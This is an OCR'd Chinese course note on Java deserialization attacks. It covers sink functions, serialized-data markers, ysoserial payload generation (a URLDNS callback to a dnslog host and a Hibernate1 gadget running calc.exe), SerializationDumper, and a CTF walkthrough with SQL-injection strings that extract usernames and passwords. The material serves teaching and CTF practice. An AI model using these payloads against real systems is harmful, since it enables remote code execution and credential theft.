
WEB 攻防-通用漏洞&Java 反序列化&EXP 生成&数据提取&组件安全


IIS安全
ASP
源码问题
配置不当
ASPX
代码安全
常见漏洞
应用
PHP
函数
代码URL对应

#知识点：

1、Java 反序列化演示-原生 API 接口

2、Java 反序列化漏洞利用-Ysoserial 使用

3、Java 反序列化漏洞发现利用点-函数&数据

4、Java 反序列化考点-真实&CTF 赛题-审计分析

#内容点：

1、明白-Java 反序列化原理

2、判断-Java 反序列化漏洞

3、学会-Ysoserial 工具使用

4、学会-SerializationDumper

5、了解-简要 Java 代码审计分析

#前置知识：

序列化和反序列化的概念：

序列化：把 Java 对象转换为字节序列的过程。

反序列化：把字节序列恢复为 Java 对象的过程。

对象的序列化主要有两种用途：

把对象的字节序列永久地保存到硬盘上，通常存放在一个文件中；（持久化对象）

在网络上传送对象的字节序列。（网络传输对象）

函数接口：

Java： Serializable Externalizable 接口、fastjson、jackson、gson、ObjectInputStream.read、ObjectObjectInputStream.readUnshared、XMLDecoder.read、ObjectYaml.loadXStream.fromXML、ObjectMapper.readValue、JSON.parseObject 等

PHP： serialize()、 unserialize()

Python：pickle

数据出现：

1、功能特性：

反序列化操作一般应用在导入模板文件、网络通信、数据传输、日志格式化存储、对象数据落磁盘、或 DB 存储等业务场景。因此审计过程中重点关注这些功能板块。

2、数据特性：

一段数据以 rO0AB 开头，你基本可以确定这串就是 JAVA 序列化 base64 加密的数据。

或者如果以 aced 开头，那么他就是这一段 java 序列化的 16 进制。

3、出现具体：

http 参数，cookie，sesion，存储方式可能是 base64(rO0)，压缩后的 base64(H4s),MII 等 Servlets http,Sockets,Session 管理器，包含的协议就包

演示案例：

- 原生 API-Ysoserial_URLDNS 使用
- 三方组件-Ysoserial_支持库生成使用
- 解密分析-SerializationDumper 数据分析
- CTF 赛题-[网鼎杯 2020 朱雀组]ThinkJava

#原生 API-Ysoserial_URLDNS 使用

Serializable 接口

Externalizable 接口

没组件生成 DNS 利用：

https://github.com/frohoff/ysoserial

java -jar ysoserial-0.0.6-SNAPSHOT-all.jar URLDNS "http://9ar7xl.dnslog.cn" > urldns.ser

#三方组件-Ysoserial_支持库生成使用

https://github.com/WebGoat/WebGoat

有组件生成 RCE：

1、生成：java -Dhibernate5 -cp hibernate-core-5.4.9.Final.jar;ysoserial-0.0.6-SNAPSHOT-all.jar ysoserial.GeneratePayload Hibernate1 "calc.exe" > x.bin

2、解码：python java.py

```
import base64
file = open("x.bin","rb")
now = file.read()
ba = base64.b64encode(now)
print(ba)
file.close()
```

#解密分析-SerializationDumper 数据分析

https://github.com/NickstaDB/SerializationDumper

java -jar SerializationDumper-v1.13.jar -r urldns.ser >dns.txt

#CTF 赛题-[网鼎杯 2020 朱雀组]ThinkJava

0x01 注入判断，获取管理员帐号密码：

根据提示附件进行 javaweb 代码审计，发现可能存在注入漏洞

另外有 swagger 开发接口，测试注入漏洞及访问接口进行调用测试

数据库名：myapp,列名 name,pwd

注入测试：

```
POST /common/test/sqlDict
dbName=myapp?a=' union select (select name from user)#
dbName=myapp?a=' union select (select pwd from user)#
```

0x02 接口测试

/swagger-ui.html 接口测试：

```
{
"password":"admin@Rrrr_ctf_asde",
```

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址